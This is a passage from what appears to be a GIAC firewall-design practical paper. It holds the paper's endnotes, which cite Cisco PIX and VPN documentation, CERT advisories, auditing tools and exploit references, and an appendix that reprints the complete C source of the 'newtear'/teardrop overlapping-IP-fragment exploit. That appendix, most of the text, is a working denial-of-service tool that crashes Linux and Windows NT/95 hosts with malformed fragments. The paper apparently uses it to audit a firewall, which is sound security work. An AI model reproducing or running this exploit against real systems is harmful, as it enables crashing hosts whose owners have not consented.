7. See http://www.cert.org/advisories/CA-2002-03.html for information relating to the multi-vendor SNMPv1 vulnerabilities that were discovered in February 2002.
8. http://www.cisco.com/univercd/cc/td/doc/product/lan/cat6000/sw_5_5/cnfg_gd/cdp.htm
9. The current version of this document is located at http://www.sans.org/SCORE/checklists/CiscoChecklist.doc.
10. http://www.cisco.com/univercd/cc/td/doc/product/software/ios120/12cgcr/secur_r/srprt3/srdenial.htm#12370
11. The PIX supports only 56-bit DES and 168-bit 3DES ciphers, and these options must be purchased separately. GIAC Enterprises will purchase the 168-bit 3DES license for added security. For the purposes of this paper, it will be assumed that all PIX encryption is using 168-bit 3DES.
12. The "fixup protocol smtp" command enables a PIX feature known as Mail Guard. This feature will only allow a mail server to receive the RFC 821, section 4.5.1 commands of HELO, MAIL, RCPT, DATA, RSET, NOOP, and QUIT. All other commands will be rejected with the "500 command unrecognized" reply code. As of PIX version 5.1, all characters in the SMTP banner (with the exception of "2" and "0") are converted to asterisks.
13. As of PIX firewall version 6.1, the access-list command has superseded both the conduit and outbound commands. Cisco recommends migrating configurations away from these commands in order to retain

future compatibility. Since we have no legacy configurations to contend with, we will use the access-list command exclusively.

14. An updated list can be found at http://www.sans.org/top20/.
15. http://www.cisco.com/en/US/products/hw/vpndevc/ps2286/index.html.
16. Detailed reference materials for the Cisco 3000-series VPN Concentrators can be found at http://www.cisco.com/en/US/products/hw/vpndevc/ps2284/prod_instructions_guides.html.
17. Due to limitations within the VPN Concentrator, we cannot specify a comma-separated list of destination port numbers to allow. Our only alternative would be to create a rule for each port we wish to specify. This creates a fairly significant management headache when changes need to be made that apply to all ports. Because of this, we have decided to allow the entire port range within our rule configuration. We are implementing restrictions based on IP addresses with the use of our network lists and employing stringent host-based security measures on all internal systems that will prevent all types of unauthorized access. In this instance, all parties agree that this is an acceptable trade off.
18. A detailed configuration guide and technical reference for the Windows VPN client, version 3.6, is located at http://www.cisco.com/en/US/products/sw/secursw/ps2308/ps3866/index.html.
19. This paper is located at http://www.enteract.com/~lspitz/audit.html and is referenced in several other places throughout the Net.
20. Downloads and documentation for Nmap can be found at http://www.insecure.org/nmap.
21. This quote is taken directly from the firewall auditing paper by Lance Spitzner, located at http://www.enteract.com/~lspitz/audit.html.
22. Exploit details can be found online at http://online.securityfocus.com/bid/124/info/.
23. Home page located at http://www.packetfactory.net/Projects/Firewalk/. A new version of Firewalk was released in October 2002 and includes the capability to perform the tests we will perform with hping2, plus much more.
24. For this section, we are using the GCFW practical submitted by Barry Dowell. This practical is located at http://www.giac.org/practical/Barry_Dowell_GCFW.doc.
25. The Gauntlet firewall product is now owned by the Secure Computing Corporation (http://www.securecomputing.com/index-js.shtml). More information on the Gauntlet firewall product can be found at http://www.securecomputing.com/index.cfm?skey=979.
26. http://www.securecomputing.com/archive/press/2002/feb13,02.htm
27. Taken from http://www.cert.org/advisories/CA-2001-25.html. Note that the “pgp.com” URL’s referenced in this advisory are no longer active.
28. The original Bugtraq post can be found at http://online.securityfocus.com/bid/2605. Exploit code for the x86

platform was published with the original Bugtraq post and code for the Sparc platform can be found at http://www.security.nnov.ru/files/kcms_sparc.c.

29. Vulnerability details at http://online.securityfocus.com/bid/556/info/.

30. A detailed advisory from CERT is located at http://www.cert.org/advisories/CA-2002-27.html.

Appendix B – Newtear.c source code

(taken from http://online.securityfocus.com/bid/124/exploit/)

```
     /*
     * Copyright (c) 1997 route|daemon9 <route@infonexus.com>
11.3.97
     *
     * Linux/NT/95 Overlap frag bug exploit
     *
     * Exploits the overlapping IP fragment bug present in all
Linux kernels and
     * NT 4.0 / Windows 95 (others?)
     *
     * Based off of: flip.c by klepto
     * Compiles on: Linux, *BSD*
     *
     * gcc -O2 teardrop.c -o teardrop
     * OR
     * gcc -O2 teardrop.c -o teardrop -
DSTRANGE_BSD_BYTE_ORDERING_THING
     */

     #include <stdio.h>
     #include <stdlib.h>
     #include <unistd.h>
     #include <string.h>
     #include <netdb.h>
     #include <netinet/in.h>
     #include <netinet/udp.h>
     #include <arpa/inet.h>
     #include <sys/types.h>
     #include <sys/time.h>
     #include <sys/socket.h>

     #ifdef STRANGE_BSD_BYTE_ORDERING_THING
     /* OpenBSD < 2.1, all FreeBSD and netBSD, BSDi < 3.0 */
     #define FIX(n) (n)
     #else /* OpenBSD 2.1, all Linux */
     #define FIX(n) htons(n)
     #endif /* STRANGE_BSD_BYTE_ORDERING_THING */

     #define IP_MF 0x2000 /* More IP fragment en route */
     #define IPH 0x14 /* IP header size */
     #define UDPH 0x8 /* UDP header size */
```

```
     #define PADDING 0x1c /* datagram frame padding for first
packet */
     #define MAGIC 0x3 /* Magic Fragment Constant (tm). Should
be 2 or 3 */
     #define COUNT 0x1 /* Linux dies with 1, NT is more stalwart
and can
     * withstand maybe 5 or 10 sometimes... Experiment.
     */
     void usage(u_char *);
     u_long name_resolve(u_char *);
     u_short in_cksum(u_short *, int);
     void send_frags(int, u_long, u_long, u_short, u_short);

     int main(int argc, char **argv)
     {
     int one = 1, count = 0, i, rip_sock;
     u_long src_ip = 0, dst_ip = 0;
     u_short src_prt = 0, dst_prt = 0;
     struct in_addr addr;

     fprintf(stderr, "teardrop route|daemon9\n\n");

     if((rip_sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
     {
     perror("raw socket");
     exit(1);
     }
     if (setsockopt(rip_sock, IPPROTO_IP, IP_HDRINCL, (char
*)&one, sizeof(one))
     < 0)
     {
     perror("IP_HDRINCL");
     exit(1);
     }
     if (argc < 3) usage(argv[0]);
     if (!(src_ip = name_resolve(argv[1])) || !(dst_ip =
name_resolve(argv[2])))
     {
     fprintf(stderr, "What the hell kind of IP address is
that?\n");
     exit(1);
     }

     while ((i = getopt(argc, argv, "s:t:n:")) != EOF)
     {
     switch (i)
     {
```

```
     case 's': /* source port (should be emphemeral) */
     src_prt = (u_short)atoi(optarg);
     break;
     case 't': /* dest port (DNS, anyone?) */
     dst_prt = (u_short)atoi(optarg);
     break;
     case 'n': /* number to send */
     count = atoi(optarg);
     break;
     default :
     usage(argv[0]);
     break; /* NOTREACHED */
     }
     }
     srandom((unsigned)(time((time_t)0)));
     if (!src_prt) src_prt = (random() % 0xffff);
     if (!dst_prt) dst_prt = (random() % 0xffff);
     if (!count) count = COUNT;

     fprintf(stderr, "Death on flaxen wings:\n");
     addr.s_addr = src_ip;
     fprintf(stderr, "From: %15s.%5d\n", inet_ntoa(addr),
src_prt);
     addr.s_addr = dst_ip;
     fprintf(stderr, " To: %15s.%5d\n", inet_ntoa(addr),
dst_prt);
     fprintf(stderr, " Amt: %5d\n", count);
     fprintf(stderr, "[ ");

     for (i = 0; i < count; i++)
     {
     send_frags(rip_sock, src_ip, dst_ip, src_prt, dst_prt);
     fprintf(stderr, "b00m ");
     usleep(500);
     }
     fprintf(stderr, "]\n");
     return (0);
     }

     /*
     * Send two IP fragments with pathological offsets. We use
an implementation
     * independent way of assembling network packets that does
not rely on any of
     * the diverse O/S specific nomenclature hinderances (well,
linux vs. BSD).
     */
```

```
     void send_frags(int sock, u_long src_ip, u_long dst_ip,
u_short src_prt,
     u_short dst_prt)
     {
     u_char *packet = NULL, *p_ptr = NULL; /* packet pointers */
     u_char byte; /* a byte */
     struct sockaddr_in sin; /* socket protocol structure */

     sin.sin_family = AF_INET;
     sin.sin_port = src_prt;
     sin.sin_addr.s_addr = dst_ip;

     /*
     * Grab some memory for our packet, align p_ptr to point at
the beginning
     * of our packet, and then fill it with zeros.
     */
     packet = (u_char *)malloc(IPH + UDPH + PADDING);
     p_ptr = packet;
     bzero((u_char *)p_ptr, IPH + UDPH + PADDING);

     byte = 0x45; /* IP version and header length */
     memcpy(p_ptr, &byte, sizeof(u_char));
     p_ptr += 2; /* IP TOS (skipped) */
     *((u_short *)p_ptr) = FIX(IPH + UDPH + PADDING); /* total
length */
     p_ptr += 2;
     *((u_short *)p_ptr) = htons(242); /* IP id */
     p_ptr += 2;
     *((u_short *)p_ptr) |= FIX(IP_MF); /* IP frag flags and
offset */
     p_ptr += 2;
     *((u_short *)p_ptr) = 0x40; /* IP TTL */
     byte = IPPROTO_UDP;
     memcpy(p_ptr + 1, &byte, sizeof(u_char));
     p_ptr += 4; /* IP checksum filled in by kernel */
     *((u_long *)p_ptr) = src_ip; /* IP source address */
     p_ptr += 4;
     *((u_long *)p_ptr) = dst_ip; /* IP destination address */
     p_ptr += 4;
     *((u_short *)p_ptr) = htons(src_prt); /* UDP source port */
     p_ptr += 2;
     *((u_short *)p_ptr) = htons(dst_prt); /* UDP destination
port */
     p_ptr += 2;
```

```
     *((u_short *)p_ptr) = htons(8 + PADDING); /* UDP total
length */

     if (sendto(sock, packet, IPH + UDPH + PADDING, 0, (struct
sockaddr *)&sin,
     sizeof(struct sockaddr)) == -1)
     {
     perror("\nsendto");
     free(packet);
     exit(1);
     }

     /* We set the fragment offset to be inside of the previous
packet's
     * payload (it overlaps inside the previous packet) but do
not include
     * enough payload to cover complete the datagram. Just the
header will
     * do, but to crash NT/95 machines, a bit larger of packet
seems to work
     * better.
     */
     p_ptr = &packet[2]; /* IP total length is 2 bytes into the
header */
     *((u_short *)p_ptr) = FIX(IPH + MAGIC + 1);
     p_ptr += 4; /* IP offset is 6 bytes into the header */
     *((u_short *)p_ptr) = FIX(MAGIC);

     if (sendto(sock, packet, IPH + MAGIC + 1, 0, (struct
sockaddr *)&sin,
     sizeof(struct sockaddr)) == -1)
     {
     perror("\nsendto");
     free(packet);
     exit(1);
     }
     free(packet);
     }

     u_long name_resolve(u_char *host_name)
     {
     struct in_addr addr;
     struct hostent *host_ent;

     if ((addr.s_addr = inet_addr(host_name)) == -1)
     {
     if (!(host_ent = gethostbyname(host_name))) return (0);
```

```
     bcopy(host_ent->h_addr, (char *)&addr.s_addr, host_ent-
>h_length);
     }
     return (addr.s_addr);
     }

     void usage(u_char *name)
     {
     fprintf(stderr,
     "%s src_ip dst_ip [ -s src_prt ] [ -t dst_prt ] [ -n
how_many ]\n",
     name);
     exit(0);
     }

/* EOF */
```